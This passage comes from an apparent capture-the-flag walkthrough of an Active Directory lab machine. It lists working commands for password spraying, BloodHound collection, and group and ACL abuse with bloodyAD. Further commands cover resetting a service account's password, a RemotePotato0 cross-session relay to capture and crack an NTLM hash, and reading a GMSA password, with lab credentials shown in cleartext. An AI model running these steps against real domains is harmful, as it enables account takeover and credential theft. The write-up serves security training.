
Successfully cracked it lets validate it across the domain.
Bloodhound
Since we have valid authentication across the domain lets gather some bloodhound data using rusthound.
1
rusthound -d rebound.htb -u 'ldap_monitor' -p '1GR8t@$$4u' -i 10.129.183.159 -z --ldaps

Marking ldap_monitor as owned in bloodhound.
Also there were no outbounds present with ldap_monitor user.
Authentication with Oorend
With a password spray on the domain users.
1
nxc smb 10.129.183.159 -u users.txt  -p '1GR8t@$$4u' --continue-on-success

Marking him as owned in bloodhound too, but this user also doesnt have any outbounds associated with it. This was the deadend for me But Oorend has a outbound associated with it IDK why rusthound missed it, so I gathered the bloodhound data again with bloodhound-python using the kerberos authentication.
1
faketime -f "+7h" bloodhound-python -dc dc01.rebound.htb -u oorend@rebound.htb -p '1GR8t@$$4u' -ns 10.129.183.159 -d rebound.htb -v -c All --use-ldaps --zip --auth-method kerberos
Lets upload this data again over to the bloodhound.

We can see that OOREND can add themselves to the SERVICEMGMT group.
Shell as Winrm_SVC
Using bloodyAD to carry out these operations.
1
bloodyAD -u 'oorend' -p '1GR8t@$$4u' --host 'dc01.rebound.htb' -d 'rebound.htb' add groupMember 'SERVICEMGMT' 'OOREND'

Now we are a part of SERVICEMGMT group and have genericall on SERVICE USERS, lets give it GenericAll permissions.
1
bloodyAD -u 'oorend' -p '1GR8t@$$4u' --host 'dc01.rebound.htb' -d 'rebound.htb' add genericAll 'OU=Service Users,DC=rebound,DC=htb' 'OOREND'

Lets now change the password of winrm_svc account.
1
bloodyAD -u 'oorend' -p '1GR8t@$$4u' --host 'dc01.rebound.htb' -d 'rebound.htb' set password 'winrm_svc' 'aashwin10!'

Since winrm_svc is a part of Remote Management users we have winrm access as them.
Lets connect using winrm_svc.
1
evil-winrm-py -i 10.129.183.159 -u 'winrm_svc' -p 'aashwin10!'

Listing the user’s home directory we have user.txt flag, claiming it.

Privilege Escalation.
Enumeration as Winrm_SVC
Listing the directories in the user’s home.
1
 ls -recurse .

Nothing important is there.
Uploaded winpeas for further enumeration.
Sharphound
Now running sharphound on the shell to graph the data of the loggedon users on the box.

Copied the output.zip over to the bloodhound.
Marking winrm_svc as owned in bloodhound.
The key thing sharphound discovered is that it found me the currently loggedon users on the DC.

This indicates that there maybe a cross session relay attack involved in this like we did in Shibuya from vulnlab.
Cross Session Relay Attack
This attack is useful when there are users logged on the box but we dont have credentials for them, we perform an MITM attack to capture their hash response and then crack it.
To be able to carry out this attack we first need a tunnel to be able resolve OXIDs which was only done in windows server 2016 or less.
Servers above 2016 doesnt support OXID resolution.
For that we are gonna use socat.
And for relaying we are using remotepotato.exe
refer to these blog posts for cross session relay attacks.
https://github.com/antonioCoco/RemotePotato0

So starting with the socat tunnel.
1
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.183.159:8888
Now we run RemotePotato.exe on the DC.
1
.\RemotePotato0.exe -r 10.10.14.53 -x 10.10.14.53 -m 2 -s 1 -p 8888

On our window we captured the hash for the TBrady user and on the socat window we receive some ambiguous data.
Authentication as TBrady

Lets crack the captured tbrady’s hash using hashcat.
1
hashcat -m 5600 tbrady-remotepotatohash.txt /usr/share/wordlists/rockyou.txt

We now have creds for the TBrady.
Lets validate them across the domain using nxc.
1
nxc smb 10.129.183.159 -u 'Tbrady'  -p '543BOMBOMBUNmanda'


Marking Tbrady as owned in bloodhound. Tbrady has privileges to read the GMSA password of DELEGATOR$ machine account.
Authentication as DELEGATOR$
As TBRADY we have authentication to read GMSA password for the DELEGATOR$ account.
Using bloodyAD to read its hash.
1
bloodyAD -u 'tbrady' -p '543BOMBOMBUNmanda' --host 'dc01.rebound.htb' -d 'rebound.htb' msldap gmsa

Marking DELEGATOR$ as owned in bloodhound.
Constrained Delegation without Protocol Transition (KCD)
